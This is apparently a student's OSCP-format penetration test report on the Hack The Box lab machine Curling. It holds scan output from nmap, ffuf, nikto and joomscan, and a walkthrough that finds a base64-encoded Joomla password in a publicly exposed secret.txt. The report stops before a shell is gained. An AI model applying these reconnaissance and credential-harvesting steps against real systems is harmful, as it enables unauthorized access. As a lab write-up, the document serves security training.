Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-03

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Curling**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Curling** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Curling(10.10.10.150) - Sensitive file disclosure to the public internet and cron job running as root

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Curling - 10.10.10.150

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Curling**.

3.2.1 System IP: 10.10.10.150(Curling)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.150	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Thu Jul 29 12:04:41 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.150
Nmap scan report for 10.10.10.150
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-07-29 12:04:42 PDT for 22s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDGsat32aGJHTbu0gQU9FYIMlMqF/uiytTZ6lsW+EIodvlPp6Cu5VHfs2iEFd5nfn0s+97qTfJ258
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN2TI0Uv8Dr/6h+pEZ34kyKx7H6tD1gC/FB4q19PO4klA767pC7YVE
|   256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILhmU6S36IrO41biIUZrXnzMGw3OZmLLHS/DxqKLPkVU
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-generator: Joomla! - Open Source Content Management
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 29 12:05:04 2021 -- 1 IP address (1 host up) scanned in 22.72 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Thu Jul 29 12:05:28 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.150
Increasing send delay for 10.10.10.150 from 0 to 5 due to 424 out of 1411 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.150
Host is up, received echo-reply ttl 63 (0.16s latency).
```

```
Scanned at 2021-07-29 12:05:29 PDT for 999s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQDGsat32aGJHTbu0gQU9FYIMlMqF/uiytTZ6lsW+EIodvlPp6Cu5VHfs2iEFd5nfn0s+97qTfJ258
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN2TI0Uv8Dr/6h+pEZ34kyKx7H6tD1gC/FB4q19PO4klA767pC7YVE
|   256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILhmU6S36IrO41biIUZrXnzMGw3OZmLLHS/DxqKLPkVU
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-generator: Joomla! - Open Source Content Management
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 29 12:22:08 2021 -- 1 IP address (1 host up) scanned in 1000.09 seconds
```

Ffuf

```
→  I7Z3R0 ffuf -u http://10.10.10.150/FUZZ -w /opt/wordlist/medium.txt | tee fuff.out

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.37/FUZZ
 :: Wordlist         : FUZZ: /opt/wordlist/medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________
```

```
index.php               [Status: 200, Size: 14264, Words: 762, Lines: 362]
media                   [Status: 301, Size: 312, Words: 20, Lines: 10]
templates               [Status: 301, Size: 316, Words: 20, Lines: 10]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10]
modules                 [Status: 301, Size: 314, Words: 20, Lines: 10]
bin                     [Status: 301, Size: 310, Words: 20, Lines: 10]
plugins                 [Status: 301, Size: 314, Words: 20, Lines: 10]
includes                [Status: 301, Size: 315, Words: 20, Lines: 10]
language                [Status: 301, Size: 315, Words: 20, Lines: 10]
README.txt              [Status: 200, Size: 4872, Words: 481, Lines: 73]
components              [Status: 301, Size: 317, Words: 20, Lines: 10]
cache                   [Status: 301, Size: 312, Words: 20, Lines: 10]
libraries               [Status: 301, Size: 316, Words: 20, Lines: 10]
tmp                     [Status: 301, Size: 310, Words: 20, Lines: 10]
LICENSE.txt             [Status: 200, Size: 18092, Words: 3133, Lines: 340]
layouts                 [Status: 301, Size: 314, Words: 20, Lines: 10]
secret.txt              [Status: 200, Size: 17, Words: 1, Lines: 2]
administrator           [Status: 301, Size: 320, Words: 20, Lines: 10]
configuration.php       [Status: 200, Size: 0, Words: 1, Lines: 1]
htaccess.txt            [Status: 200, Size: 3005, Words: 438, Lines: 81]
cli                     [Status: 301, Size: 310, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htaccess.php           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htaccess.txt           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htaccess.sh            [Status: 403, Size: 299, Words: 22, Lines: 12]
.htaccess.pl            [Status: 403, Size: 299, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htpasswd.sh            [Status: 403, Size: 299, Words: 22, Lines: 12]
.htpasswd.php           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htpasswd.txt           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htpasswd.pl            [Status: 403, Size: 299, Words: 22, Lines: 12]
LICENSE.txt             [Status: 200, Size: 18092, Words: 3133, Lines: 340]
README.txt              [Status: 200, Size: 4872, Words: 481, Lines: 73]
```

Nikto

```

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.150
+ Target Hostname:    10.10.10.150
+ Target Port:        80
+ Start Time:         2021-07-29 12:29:25 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See https://docs.microsoft.com/en-
↪  us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017 for
↪  details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc:
↪  EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting.
+ OSVDB-3092: /bin/: This might be interesting.
+ OSVDB-3092: /includes/: This might be interesting.
+ OSVDB-3092: /tmp/: This might be interesting.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
+ 8862 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-07-29 12:55:38 (GMT-7) (1573 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Joomla Scan

```
[H[J[33m

    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
[31m            (1337.today)[0m

    --=[[34mOWASP JoomScan[0m
    +---++---==[Version : [31m0.0.7
[0m   +---++---==[Update Date : [[31m2018/09/23[0m]
    +---++---==[Authors : [31mMohammad Reza Espargham , Ali Razmjoo[0m
    --=[Code name : [31mSelf Challenge[0m
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

[34m[34mProcessing http://10.10.10.150 ...



[34m
[+] FireWall Detector
[31m[++] Firewall not detected
[34m[34m
[+] Detecting Joomla Version
[33m[++] Joomla 3.8.8
[34m[34m
[+] Core Joomla Vulnerability
[31m[++] Target Joomla core is not vulnerable
[34m[34m
[+] Checking Directory Listing
[33m[++] directory has directory listing :
http://10.10.10.150/administrator/components
http://10.10.10.150/administrator/modules
http://10.10.10.150/administrator/templates
```

```
http://10.10.10.150/images/banners

[34m[34m
[+] Checking apache info/status files
[31m[++] Readable info/status files are not found
[34m[34m
[+] admin finder
[33m[++] Admin page : http://10.10.10.150/administrator/
[34m[34m
[+] Checking robots.txt existing
[31m[++] robots.txt is not found
[34m[34m
[+] Finding common backup files name
[31m[++] Backup files are not found
[34m[34m
[+] Finding common log files name
[31m[++] error log is not found
[34m[34m
[+] Checking sensitive config.php.x file
[31m[++] Readable config files are not found
[34m[33m

Your Report : reports/10.10.10.150/
[0m
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.150

Vulnerability Exploited : Sensitive information disclosure to the public internet

System Vulnerable : 10.10.10.150


Vulnerability Explanation : Information disclosure about the base64 encrypted password of the superuser which provided the shell of the machine

Privilege Escalation Vulnerability : Cron job running as root with the curl functionality

Vulnerability fix : Administrator has to make sure that the sensitive files which contains username and password has not to be exposed to the internet and also avoid giving local user sudo access

Severity Level : Critical

From the nmap we have only couple of ports open which is port 80 and port 22. By visiting the website we can see that the website seems to be a blog with the name cewl curling site.



Cewl Curling site!

Home

What's the object of curling?

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get you so hyped up, you feel like drinking a Red Bull and doing jumping jacks. Watching curling makes you want to drink a glass of red wine and lie down

My first post of curling in 2018!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!


- Floris

Main Menu
Home

Login Form
Username
Password
□ Remember Me
Log in
Forgot your username?
Forgot your password?


Figure 3.1: 205-website.png

We find couple of information on the page source which are Joomla and uncommented hint called secrets.txt



```
<html lang="en-gb" dir="ltr">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta charset="utf-8" />
    <base href="http://10.10.10.150/" />
    <meta name="description" content="best curling site on the planet!" />
    <meta name="generator" content="Joomla! - Open Source Content Management" />
    <title>Home</title>
    <link href="/index.php?format=feed&amp;type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0" />
    <link href="/index.php?format=feed&amp;type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0"
    <link href="/templates/protostar/favicon.ico" rel="shortcut icon" type="image/vnd.microsoft.icon" />
    <link href="/templates/protostar/css/template.css?4c6b364068a1c45e7cd3bb9b6a49b052" rel="stylesheet" />
    <link href="https://fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
    <style>
```


Figure 3.2: 210-joomla_indication.png



```
                </p>
                <p>
                    &copy; 2021 Cewl Curling site!          <
            </div>
        </footer>

</body>
      <!-- secret.txt -->
</html>
```

Figure 3.3: 215-secret_source.png


By going to the site we can see that it has something interesting which seems to be like a password or hash Q3VybGluZzIwMTgh.



```
Q3VybGluZzIwMTgh
```

Figure 3.4: 220-b64_password.png


By checking the hash found that the text is base64 encrypted. By decoding the hash we are getting a password as Curling2018!



```
 → I7Z3R0 echo "Q3VybGluZzIwMTgh" | base64 -d;echo
Curling2018!
 → I7Z3R0
```

Figure 3.5: 225-b64_decode.png

From the website we have one potential admin on the site which is floris. We can try with the username and password floris:Curling2018!.



Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get you so hyped up, you feel like drinking a Red Bull and doing jumping jacks. Watching curling makes you want to drink a glass of red wine and lie down on the shag carpet. Curling is

My first post of curling in 2018!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Figure 3.6: 230-floris_user.png

When trying to ssh with the password mentioned we are not able to login so from the ffuf output we have a folder administrator we can try over there.


